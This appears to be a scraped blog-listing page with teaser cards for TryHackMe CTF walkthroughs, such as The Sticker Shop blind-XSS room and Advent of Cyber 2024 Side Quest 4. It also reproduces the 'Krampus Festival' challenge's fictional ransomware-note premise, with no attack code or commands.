Productivity 101

20 stories · 2707 saves



 Shakhawat Hossain - 0xShakhawat

The Sticker Shop | TryHackMe | Walkthrough

How I Solved The Sticker Shop CTF: Exploiting Blind XSS to Capture the Flag. This writeup walks you through the steps of exploiting a Blind...

Nov 30, 2024  112  4




 JAY BHATT

The Sticker Shop [THM] Walk-through

In this challenge, we are tasked with retrieving a flag from a web server hosted by a local sticker shop. The scenario highlights poor...

Dec 4, 2024 56 4



 Mohamed Ali

TryHackMe—Cluster Hardening—Writeup

Learn initial security considerations when creating a Kubernetes cluster.

Jul 25, 2024




Task 7

Insane

14: Krampus Festival

Ransomware Note #4



Warrenton Police Department
128422


"Looks like I misplaced my naughty list. I was on the hunt for a new one for a bit, and then I stumbled upon this server—an Active Directory, of all things! Just a heads up, all your users are now part of the game. The Krampus is out to snatch your naughty elves. Will they end up all in my bag, or will you find a way to take control back?"

As if the elves hadn't enough already, the **Kewl Krampus** got their **AD** in its bag. He is even using it as we speak. His assistant is even sending emails and all from it. Will you be able to recover access before the Krampus your info snatches?

Note: To attempt this challenge you will need to find the **L4 Keycard** in the main **Advent of Cyber** room challenges. The password in the keycard will allow you tear down the VM's firewall so you can attack it. The keycard will be hidden between days 13 and 17.

The **VM** does take about 4 minutes to fully boot up.

▶ Start Machine

 Rahul Hoysala

TryHackMe's Advent of Cyber 2024—Side Quest 4: Krampus Festival

Welcome to AoC's side quest 4—Krampus Festival. This was an insane level challenge which is very demanding—and fun.

Jan 2  2



See more recommendations